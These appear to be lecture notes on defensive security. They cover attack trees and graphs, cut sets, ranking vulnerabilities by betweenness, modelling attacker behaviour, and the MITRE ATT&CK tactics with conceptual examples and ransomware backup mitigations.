
While attack trees and attack graphs share similarities, the key difference is that attack trees are hierarchical in nature. Attack graphs start with initial access rights and propagate access rights until the final objective is reached. On the other hand, each node of an attack tree specifies the necessary rights on the left and the required rights on the right. The frontier in the attack tree becomes the path in the attack graph.

In an attack tree, the root node represents the attacker's ultimate goal, and the initial permission (i.e., the starting point for the attack) is placed on the left side of the root node, while the final goal (i.e., the objective the attacker aims to achieve) is placed on the right side of the root node.

Attack Tree formally

- A leaf = an attack enabled by a vulnerability, so an elementary attack
- a node = represent a complex attack
- the subtree rooted in a the node, shows a complex attack may be implemented, so it encompasses multiple leaf which represent an elementary attack


The leaves represent the sequence of attacks in an intrusion, the nodes can be decomposed into a sequence of attack.



We may have AND/OR tree where **a not leaf node may have AND or OR sons**:

- AND = the attacks that are sons for the node must be executed

- OR = only one attack that is son of the node must be executed.



In general the attack tree allows to discover a decomposition and possible choices, but not the intrusions.

Emulation

The emulation provided by an attack graph is reduced, as it lacks information about the attacker's initial access rights and the work needed to acquire such information. Preferably, the solution should force the attacker to do some work to acquire the information needed to implement the attack.
Consider the workload of the attack, which can be divided into two phases:

- Information gathering
- Attack execution
  The attack graph neglects the first phase, but it is essential to consider the information that the attacker needs to implement a given path on the attack graph. We must consider the workload to discover vulnerabilities for all the nodes on the attack path.
  Intrusion can be defined as the process of building a map of the system and exploiting it. The intrusion consists of two phases:
- Collecting information
- Exploiting the information
  If the system's information is made public, an attacker can easily build the attack graph. However, in reality, the attacker must acquire the necessary information to build an attack graph, making intrusion a time-consuming process.
  The defender can build the attack graph as it knows everything about the system, but it must also estimate the workload required to attack its system and find the sum of the activities needed to exploit it.

The attacker has to build a partial map, which may result in errors. The attack graph does not describe errors, and an attacker may make mistakes resulting in useless actions.

The attack graph includes all possible attacks, even if the attacker is unaware of them. Removing vulnerabilities or switching off the computer with that vulnerability is the only way to prevent the attack. By blocking all possible paths from the initial node to the final one, we can stop the attack.

To prevent the attack from reaching the goal, we need to cut the edges. The attack graph provides all the necessary information to stop the intrusion. If we are fortunate we may spot an attack appearing in several intrusions and cut all the edges leading to it, since its an edge that can be taken from different states it allows to stop different intrusions.

Vulnerability Ranking

The analysis of a graph is useful to rank a vulnerability on our system as seen in Classification of Vulnerability
In some cases, the system may have been neglected where the vulnerability appeared, leading to a higher level of risk. However, by building a graph and ranking the vulnerability, we can better understand its impact on the system. Instead of labeling the graph with an attack, we can label it with a vulnerability that enables the graph.

Vulnerability Ranking

Instead of having a general Classification of Vulnerability, we may use the previous optimization problem to produce a ranking tailored for the target system.

The score of vulnerability **depends on the number or paths or chains we remove from removing the vulnerability**. Then we can tailor the pair <system, attacker> to consider the paths that an attacker can implement.


To further analyze the vulnerability, we can pair it with the number of paths that it allows to take. By measuring the betweenness of a node or arc, which is the number of paths crossing an arc where the vulnerability appears, we can determine how it appears in the system. The larger the betweenness of a vulnerability in a system, the more important it is to remove it.

When applying countermeasures to cut the vulnerability, it is not a single task, and scheduling is necessary. It is essential to consider the betweenness of the vulnerabilities to determine which one crosses the most paths and must be removed first.

In the Common Vulnerability Scoring System, the context of a vulnerability is often neglected, leading to an inaccurate assessment of risk. A powerful vulnerability may not be dangerous in a system if there is no way to acquire the access right that can allow exploitation. To properly assess the risk of a vulnerability, we cannot simply take the average, as the same vulnerability can play different roles in different systems.

Scheduling

After computing the vulnerabilities we can schedule the deployment of measures to minimize the residual risk. So at each step we deploy the countermeasure for the vulnerability that appears in the largest number of intrusions still to be stopped.




The read state represent dead end.
But note:

- in each state, we can execute all the paths neglected from initial goal to other nodes


The "read" state represents a dead end, but it's important to note that in each state, we can execute all paths neglected from the initial goal to other nodes.

Even if we execute an attack A11, we can still reach our goal by using A2, but we will essentially be performing useless actions. Therefore, it's better to avoid reaching a dead end. While these paths aren't technically dead ends, we don't want to reason about them, so we don't add arcs from there. Instead, we remove these useless paths.



This is a subset of the attack graph that allows us to reach these two goals. In reality, the graphs are much bigger. To prevent the attacker from reaching the final states, we can compute a cut set.


There are various possible cut sets:



There are several possible cuts, some of which are shown in the image.


However, each cut set has a cost, which we must consider and decide what we are willing to pay.

If we cut certain vulnerabilities, such as A1 and A2, we may still allow some actions in certain cases.



Cutting A1 and A2 will stop the attack in any case, even if the attacker has already gained initial access.

Another solution is to cut A1 and A9, which would remove three arcs, for example.



Intrusion and Automating Attacks

Shrinking the Attack Graph

It may be seen that from 10k vulnerabilities, by looking at the attack graph you can shrink to 100. Then we must schedule to reason about the betweenness to compute the schedule and understand what vulnerability to remove before others.

Automating Intrusion

Automating Intrusion is tough, as system change dynamically, not like the game of chess.
Is it possible to transfer what you have learned by attacking a system to attack another? Not yet :(.
In building an intrusion, we have a finite set of actions, which ordering is important.
Sometimes we are not even interested in automating intrusion, in the sense that some people believe that some human touch are important.

Considering a ransomware intrusion, where a malware to encrypt everything for example may have the tendency to have:

- the first intrusion be completely automated.
- The attacker sends an attack spreads and encrypt.
- Currently the strategy is: initial access, then lateral movement to acquire information:
  - Initial access
  - information colllection
  - only at the end deployment of the maleware and encryption
- A human decides when ending a step and starting another. Microsoft calls it human touch ransomware.
  There is a ransomware ecosystem, where the gangs will be specialized in one of the phases. For example the first gang finds the initial access and sells it. Another gang buys the initial access, does lateral movement, then finds a tool adapted to the system and buys it to use it to the system. There is an ecosystem that favors the partial automation. It can be said that: it is more important to be informed about the ecosystem than updating a firewall

Modelling Attacker Behaviour

Model the behaviour of the attacker against the system and compare it in a graph.
We may compute a cut set of attack graph. We minimize the number or size of nodes, by taking into account how the attacker behaves.
The idea is:

- focus on a few behaviours, do not imagine all the possible.
- Simplify the description of the attacker and use a simple description to emulate the behaviour of the attacker and describe with an attack graph the behaviour of some attacker, which are interested to attack our system.
  Focus just on some attackers, not all possible ones to be too ambitious.
  The idea is to keep making a graph and cut the graph, simplifying the graph by simplifying the description.
  We have some description of the attacker and may reproduce its behaviour from that description.

Failure Handling in Emulation

Attackers may have three alternative solutions to handle failure:

- Repeat the attack till it succeeds
- Repeat for a predefined number of times then forget
- Choose another action but do not forget the attack
  Emulating the attack means to simulate the success and *failure* rate of the attack (throwing a coin basically).
  In the second case, the attacker has no memory, in the third it has memory, it may do other actions and get new information, and then it may repeat the attack. In this latter case it is a good strategy to discover the Black Swan. The Black Swan are events with very low probability but not neglect. A 1/100 event may be successful, and basically the attacker can get information in the time doing other attacks.

Persistence

Persistence means for an attacker to have a way to remain in the system. The attacker may have a fake account in the system, if the system is intruded, it can restart the attack from that intrusion point even if it fails somewhere else.

This is done usually by installing a backdoor or some trojan on the system.
The attacker may add a module and steal data for years and years. Persistence consists of installing some module in a system, which allows, for example, to have the attacker module be re-created at boot. For the attacker to ensure the module is effective, it must be robust enough to withstand attacks on the Command and Control Infrastructure.

There was a case where a Blockchain was used to store information about the attack infrastructure, so the module could find information about the Attack Infrastructure in the Blockchain. This uses the fact that the Blockchain is robust, and it's difficult to remove data from there.

Evasion


Systems have some way to discover and defeat intrusion. Evasion is an action of the attacker to disturb this mechanism, preventing the discovery, it is a different way of implementing an attack. That is a different way of running an attack with a lower probability of being discovered. Some examples are:

- Message fragmentation: implement the attack to make the signature split into different packets so that packet reconstruction is not done in the network intrusion detection.
- Message Reconstruction: in theory, fragments should not overlap in different packets, the attacker hopes that the reconstruction keeps a different order, and attacker wants the reconstruction to be different which prevents the defender from discovering the signature.
- Fake messages: a fake packet in between two signatures, to prevent reconstruction. A fake message is a message that will be discarded, as it may have an error inside. Those were born to defeat the signature-based checking tools.
  Other ways are to run malware on a VM, confusing the protection system.

Mitre - Attack Matrix

The MITRE Attack Matrix provides a framework for understanding and organizing cyber threats based on different sectors, including enterprise, ICS, mobile, and cloud. The framework includes a hierarchy of tactics, techniques, and procedures (TTPs) that an attacker might use to achieve their goals.
At the beginning there were several attack matrix, now they collapsed into one.
It is hierarchical:

- Tactic: short term goal
- Technique: how to reach the short term goal, there may be various alternative
- Procedure: various alternative implementations of the technique.
  Tactics represent the attacker's ultimate goals, such as acquiring permission or stealing data. Techniques are the specific tools or methods that an attacker might use to achieve their tactics, and procedures are detailed implementations of techniques, such as a phishing email with a trojan attached to steal a password.



The MITRE Attack Matrix is useful for understanding an attacker's actions on a target system, including their tactics, techniques, and procedures. However, it does not provide information on an attacker's overall strategy or how they might handle failure.

In addition, the MITRE Attack Matrix is focused on detecting attacks rather than preventing them. It is important to have an idea of how much time is available to detect an intrusion and to understand the fundamental aspects of the intrusion to effectively detect and prevent future attacks.

Tactics

- Reconnaissance: This involves gathering information to plan an intrusion. Most of the reconnaissance tactics involve looking outside of the system, such as finding software and components used for suppliers. The more is doing there taking time, the less time an intrusion take as you have more intel.

- Resource Development: This involves the building of the Command and Control (C2) infrastructure needed to attack the system. It is different from attacking the system itself.

Including those two here be a mistake. As it is impossible to find if someone is searching for information on your system. They put those there as they wanted to to replace another security service, so they did put those here for completeness.
Maybe you may spot some web scraping to collect information on your services.

It is worth noting that these two tactics do not fit within the MITRE framework, which focuses on actions on the target system. The MITRE framework is designed to provide information on the set of actions that an attacker will take to attack a system and how to detect them. However, the reconnaissance and resource development tactics are more focused on gathering information outside of the target system.
Then again they are part of the tactics, which are the goals of the attacker.
other tactics in the MITRE framework are:

- Initial Access: gaining the first foothold in the system
- Execution: running malicious code on the target system, for example living of the land, where the attacker uses *your own tool to collect information on your system*
- Persistence: maintaining access to the system over time
- Privilege Escalation: gaining higher-level access to the system
- Defense Evasion: avoiding detection and preventing defensive measures, for example using the tool of the system itself, or switching off your tool.
- Credential Access: stealing or brute-forcing credentials to gain access. In principle this should be included in Privilege Escalation, but they placed it there
- Discovery: gathering information about the target system and environment. This will cover when you did not collect enough information before intruding the system, you do that now.
- Lateral Movement: moving through the system to reach other targets. From one host to another, acquiring account information.
- Collection: gathering data from the system and exfiltrating it, so transmitting it outside, rather than moving it in the system. This is the information you have in your final goal. You still are in the network
- Command and Control: establishing and maintaining a connection to the attacker's infrastructure
- Exfiltration: transferring stolen data out of the target system. This is an attack on confidentiality. So you go out of the network with the data
- Impact: manipulate the data, this is an attack on integrity. As an example a ransomware attack will have an impact.
  This list is tedious, but it is complete. It gives insight:

- on how the attacker behave
- oh to then spot it
  Each tactic contains a number of techniques and procedures that attackers may use to achieve their goals. Understanding these tactics and techniques is important for defenders to be able to detect and prevent attacks on their systems.

The MITRE matrix does show the attack and how to prevent them, but it does not define the strategy of the attacker and how it may chain those attacks in a system.

It shows how complex is attacking a system. The largest the number of tactics one forces an attacker to adapt, the better is the defense of the system.

TTPs

Tactics, Techniques and Procedures
Tactics: why(doing something), to reach the goal of an intrusion
Techniques: different way to apply the Tactic.
In the Matrix there are also possible mitigations, which offer suggestions to improve security of your system.
The Matrix mixes the strategy of the attackers, showing how it makes choices on how to mix and use some tactics.
The matrix does not say:

- how the attacker orders between discovery and for example exfiltration, as the matrix is *focused on detection, it can be said that by focusing on actions, it allows to spot the attacks*.

1. Reconnaissance: **10 techniques**, among those
    1. Do Vulnerability scanning from the outside, for example sending 10 message a day.
    2. web searches: for example find the system what tools and services used, for example if running ubuntu or windows
    3. analysis of website, since they are open and share information, they are easy to analyse, also using web scraping
2. Resource Development: 7 techniques, among those
    1. creating an Attack infrastructure or even buying it.
    2. attacking accounts, for example guess a password or bribe someone to sell its password
3. Initial Access (9 techniques):
    1. Attack exposed application, basically the attack surface
    2. Phishing
4. Execution (12):

    1. Using an existing interpeter
    2. Container deployment, where the container loads a malicious code. It is a powerful technique to defeat the signatures in Intrusion Detection System, as the container hides features of the code. It is much more difficult if the code is integrated for example on a VM that as a container. The VM is even better for hiding the code of the container, but it has a bigger size than the VM.
5. Persistence:19 techiniques, so there are lots of wat to maintain persistence:
    1. Account Manipulation: change password of account not used for example
    2. Addition components to system boot: adding components on system boot, using TPM and Amazon Nitro case, with the TPM we may protect the boot, so this kind of attack may be mitigated.
    3. Attacking the authentication system: you may easily authenticate, even if you created an attack that has been removed.
6. Privilege Escalation(13): increase the permission
    1. Abuse Elevation Control Mechanism: find a way to extend the interval where you may get super user permission
    2. Exploitation for privilege: add an account, move to one user to admin account
    3. Process Injection: rewrite the memory of a process running as root, if you succeed you gain something large
    4. Escape to host: this technique has been introduced by taking into account cloud, as you have VM or Containers, this means that you escape the VM and run the code directly on the host machine. For example where there is an Hypervisor managing the host VM, escape to host means to go out of the VM and directly attack the Hypervisor. There are multiple vulnerabilities for that, for example the virtual version of a graphic board, that graphic board has a built in procedure to build some predefine patterns (e.g. circles etc), but there was one pattern where the designer **forgot to check the memory boundary, and it was exploited.**
7. Defense Evasion (42 technique):
    1. deploy container for example
    2. the hash of the control does not match the indicator of compromise, if the attacker allows to modify the indicator, it may hide itself
    3. attack the firewall, update the firewall rule and then penetrate the system
8. Credential Access (16 techniques):
    1. Install a keylogger
    2. Adversary in the Middle,
9. Discovery:(30 techniques) to figure out the system environment
    1. Account discovery
    2. Application discovery
    3. Software discovery
10. Lateral movement (9 techniques):
    1. Exploit remote services
    2. Lateral tool transfer: transfer for example a tool to scan the network
    3. Obtain shared content, attack the shared memory, for example one of a multi core or of network attached storage
11. Collection (17 technique): gather data to transmit
    1. Adversary in the middle, by sitting between the user and a DB for example, increasing your privileged.
    2. Audio capture (interesting in the meetings of today online)
    3. Video capture
12. Command and Control C2: 16 techniques
    1. Protocol tunneling: for example use DNS protocol to exfiltrate information.
    2. Dynamic Resolution: DNS flux, when you need to interact with C2 infrastructure, you have different name for that, to recover faults for example
13. Exfiltration(9 techniques) to get data, integrity and availability, **encryption may mitigate it***, in this technique decide where to put the data:
    1. in a USB key
    2. on a cloud account, making sure that it does not seem like an intrusion, as you may attack the cloud account that is seen as legal from the system
14. Impact (13 techniques) to damage or ask money, integrity and availability, encryption cannot do anything here:
    1) Data destruction
    2) Data encryption
    1) Data Manipulation: Injection malicious information on the system
    2) Inhibit system recovery, by destroying for example **backup copy**. One strategy is to do this, exfiltrate the data, then encrypt with this the data. The mitigation is the 3-2-1 rule, 3 backup copy of data, in 2 different media, 1 of them is offsite/offline/cannot be erased by someone successfully attacked your site. Another solution revert to the old day of immutable file system, which never update the system files, but just create a new version. When changing a file, you create a new version of it so in the file system you get a new file. There is unluckily a purge command in that file system that deletes all old version, by removing the command you can have a good defense on ransomware.
    For each attack group, some technique implementation is given, telling how the attackers behave.

Microsoft TI reports

- Initial Compromise: contact users via social media
- Execution: upload an ISO file, with a trojan PuTTY. Then it interacts with SSH, and then use KITTY clients to connect to an actor.
- For Persistence: a scheduled task, to be done at a given time, even if an attacker is removed, the scheduled activity will reactive the attacker.

Collection: may be to collect documents, take screenshot of activity and store all on a tertiary file, this will then create the source of exfiltration.
In the case of a MS exchange attack, we may have a tactic such as

- Tactic: , Indicator Removal meaning to remove the indicator of compromise.

The Attack Mapping **states the techniques that an attacker must implement, to exploit the vulnerabilities**.
Even if you have this vulnerability, for example in Exchange, if your **system can discover the action to exploit those vulnerabilities then you may not worry about it**. This allows to patch the vulnerability later rather than sooner.

